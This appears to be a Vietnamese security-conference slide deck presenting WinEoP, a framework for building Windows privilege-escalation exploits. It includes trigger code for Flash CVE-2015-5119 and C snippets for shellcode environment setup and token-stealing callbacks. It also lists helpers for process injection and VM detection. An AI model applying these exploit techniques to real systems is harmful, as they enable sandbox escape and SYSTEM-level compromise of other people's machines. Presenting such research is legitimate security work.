

WinEoP Framework



Framework hỗ trợ viết mã khai thác leo quyền trên Windows




whoami







- @quangnh89 (twitter, github, ...)
 - Security researcher
 - Malware
 - Exploitation
 - CTF player @ PiggyBirdCTF Team





Sandbox everywhere

[-]  iexplore.exe	Medium
 iexplore.exe	Low

[-]  AcroRd32.exe	Medium
 AcroRd32.exe	Low

[-]  chrome.exe	Medium
 chrome.exe	Low
 chrome.exe	Untrusted

[-]  RuntimeBroker.exe		Medium
 Microsoft EdgeCP.exe	0.01	AppContainer
 Microsoft EdgeCP.exe		AppContainer
 ApplicationFrameHost.exe		Medium
 Microsoft Edge.exe	0.03	AppContainer
 browser_broker.exe		Medium

[-]  opera.exe	Medium
 opera_crashreporter.exe	Medium
 opera.exe	Untrusted
 opera.exe	Untrusted
 opera.exe	Untrusted




NOT BAD

Kĩ thuật sandbox


- Sandbox kiểm soát quyền truy cập của ứng dụng tới tài nguyên hệ thống
- Khai thác lỗ hổng trong môi trường có sandbox thường khó khăn vì:
 - Môi trường bị giới hạn và bị kiểm soát
 - Trong một số trường hợp không thể ghi file
 - Không tạo được tiến trình mới

Khai thác lỗ hổng



Ví dụ về khai thác lỗ hổng

- Khai thác lỗ hổng Adobe Flash CVE 2015-5119 trong trình duyệt, sử dụng CVE 2015-1701 để thực hiện leo quyền



CVE 2015-5119

```
1 package
2 {
3     import flash.utils.ByteArray;
4     public class MyClass
5     {
6         static var ba:ByteArray;
7
8         // define malicious valueOf()
9         prototype.valueOf = function()
10        {
11            ba.length = 88; // reallocate ba[] storage
12            return 0;       // return byte for ba[offset]
13        }
14
15        static function TryExploit() : Boolean
16        {
17            ba = new ByteArray();
18            ba.length = 8;
19            ba[1] = 1;
20            var obj = new MyClass();
21            ba[0] = obj;
22            return true;
23        }
24    }
```

CVE 2015-5119

2015-5119

Tạo một lớp tên là **MyClass**, có hàm **valueOf()**


Tạo một đối tượng có kiểu **ByteArray** , đặt là **ba**

Gán cho **ba** một đối tượng, có kiểu là **MyClass**

Hàm **valueOf()** của đối tượng **MyClass** được gọi


Hàm **valueOf()** ghi đè chính đối tượng **ba**

CVE 2015 - 1701



Live demonstration

Khai thác lỗ hổng và leo quyền




Motivation

- Leo quyền trên Windows - Ứng dụng cao
 - Browser Exploit
 - Bypass AD Policy
- **Nhiều** PoC được công bố - **Ít** stable exploit
- Xây dựng exploit qua rất nhiều bước, kỹ thuật

→ WinEoP Framework

- Dễ dàng xây dựng stable exploit – chỉ tập trung vào lỗi
- Hỗ trợ nhiều nền tảng, nhiều kịch bản
 - x86, x64 CPU
 - Executable, Shellcode output

Kiến trúc WinEoP



WinEoP - Egg Hunting

- Xác định vị trí shellcode trên mem
- Tagging
 - Data tag
 - Code tag
- Tag scanning
 - Theo từng page, theo từng byte
 - Chỉ page hợp lệ
 - Kiểm tra PAGE_GUARD, PAGE_NOACCESS
 - Chỉ byte hợp lệ
 - Kiểm tra Bad Pointer

WinEoP – Exploit (1)

- Chuẩn bị môi trường
 - Địa chỉ các hàm API cần thiết
 - Địa chỉ các pointer
 - Thông tin hệ thống
 - Phiên bản của hệ điều hành
 - Địa chỉ của nt!_TEB và nt!_PEB
 - Offset các struct
- Các giá trị này được lưu vào cấu trúc _ENVIRONMENT

_ENVIRONMENT

```
#pragma pack(push, 1)
struct _ENVIRONMENT
{
    DWORD          dwTag[TAG_SIZE];
    LPVOID          lpCodeEgg;          // a pointer to EggTag() function
    DWORD          dwEntryPointEva;    // = entrypoint - EggTag()
    DWORD          dwCodeSize;         // size of main code
    STRING_TABLE * lpString;           // = lpString - offset _ENVIRONMENT
    LPWINAPI_TABLE lpWinapiTable;      // = lpWinapiTable - offset _ENVIRONMENT
    DWORD_PTR      dwUserData;         // user-defined data

    BOOL           bIsWow64Process;    // Determines whether the specified process is running under WOW64.
    BOOL           bSystemToken;       // Determines whether we have system token.
    DWORD          dwCurrentPid;       // Retrieves the process identifier of the calling process.
    OSVERSIONINFOEXA osver;           // Retrieves information about the current operating system.
    OFFSET         offset;
    PVOID          pteb;               // pointer to TEB of current process
    PVOID          ppeb;               // pointer to PEB of current process
    PVOID          pti;               // Retrieves the offset of PTI in _HWNDDtag
                                     // |structure in current operating system.
    PVOID          pse;               // win32k!gSharedInfo pointer
    PVOID          kHalDsipatchTable;
};

#pragma pack(pop)
typedef struct _ENVIRONMENT ENVIRONMENT;
typedef struct _ENVIRONMENT *LPENVIRONMENT;
```


WinEoP – Exploit (2)

- Callback trong khai thác một số lỗi
 - Địa chỉ hàm phải là trực tiếp → chỉ xác định khi thực thi
 - Shellcode không có biến toàn cục
 - Hàm callback cần tham chiếu đến biến toàn cục
- Fix Callback Pointers
 - Đối với địa chỉ hàm
 - Chuyển đổi thành địa chỉ tương đối khi build
 - Tự động chuyển thành địa chỉ tuyệt đối khi chạy.
 - Đối với biến toàn cục
 - Sử dụng *dwUserData* trong cấu trúc *_ENVIRONMENT*

FIX CALLBACK POINTERS

```
LRESULT CALLBACK WindowProc(  
    __in HWND hwnd,  
    __in UINT uMsg,  
    __in WPARAM wParam,  
    __in LPARAM lParam )  
{  
    UNREFERENCED_PARAMETER(hwnd);  
    UNREFERENCED_PARAMETER(uMsg);  
    UNREFERENCED_PARAMETER(wParam);  
    UNREFERENCED_PARAMETER(lParam);  
    LPENVIRONMENT lpEnv = (LPENVIRONMENT) ENVIRONMENT_TAG;  
  
    CALLBACK_DATA * cp = (CALLBACK_DATA*) lpEnv->dwUserData;  
  
    if (!cp->g_shellCalled)  
    {  
        cp->g_shellCalled = TRUE;  
        StealSystemProcessToken();  
    }  
    return 0;  
}
```

Patch biến lpEnv nằm trong hàm callback

```
CALLBACK_DATA cp;  
lpEnv->dwCurrentPid = dwPid;  
lpEnv->dwUserData = (DWORD_PTR) &cp;  
  
__MEMSET__(&cp, 0, sizeof(cp));  
  
if (ENV_SUCCESS != GetEnvironment(lpEnv))  
    return FALSE;  
  
FixPointer(lpEnv, GET_FUNCTION_ADDRESS(lpEnv, hookCCI), ENVIRONMENT_TAG );  
FixPointer(lpEnv, GET_FUNCTION_ADDRESS(lpEnv, WindowProc), ENVIRONMENT_TAG );
```

WinEoP – Exploit (3)

- Vuln Code: hỗ trợ các hàm để viết mã khai thác:
 - **StealSystemProcessToken()**: hàm ghi đè token của process hiện tại bằng token của system process (PID=4)
 - **ClearHandleTableEntry()**: hàm xóa một handle bất kì trong bảng ObjectHandleTable của tiến trình hiện tại
 - **InjectCodeToAnotherProcess()**: Inject một đoạn mã vào một tiến trình bất kì (dựa theo PID)
 - **NullPagePreparation()**: cấp phát null-page và setup callback
 - **GetAddressByHandle()**: chuyển đổi HWND sang địa chỉ của struct win32k! _tagWND
 - **PoolAllocAndCopyViaAccelTable()** cấp phát một khối bộ nhớ bất kì thông qua win32k!NtUserCreateAcceleratorTable
 - **IsVm()**: Kiểm tra và phát hiện tiến trình có đang thực thi trong môi trường máy ảo hay không?

WinEoP – Exploit (4)

- Elevated process
 - Nâng quyền process hiện tại
 - Nâng quyền process bất kỳ theo ID
 - Nâng quyền process cha
 - Tạo process mới quyền SYSTEM

Multi-platform output

- Viết mã khai thác một lần – Build nhiều nền tảng
 - Shellcode x86
 - Shellcode x64
 - Executable x86
 - Executable x64
- Sử dụng ngôn ngữ lập trình C
 - No assembly
 - Dễ dàng viết exploit

Demo: CVE 2015-1701

- Xây dựng mã khai thác cho CVE 2015-1701 bằng framework.
- Dựa theo mã nguồn CVE 2015-1701 của **@hfiref0x**
 - <https://github.com/hfiref0x/CVE-2015-1701>

Thank you!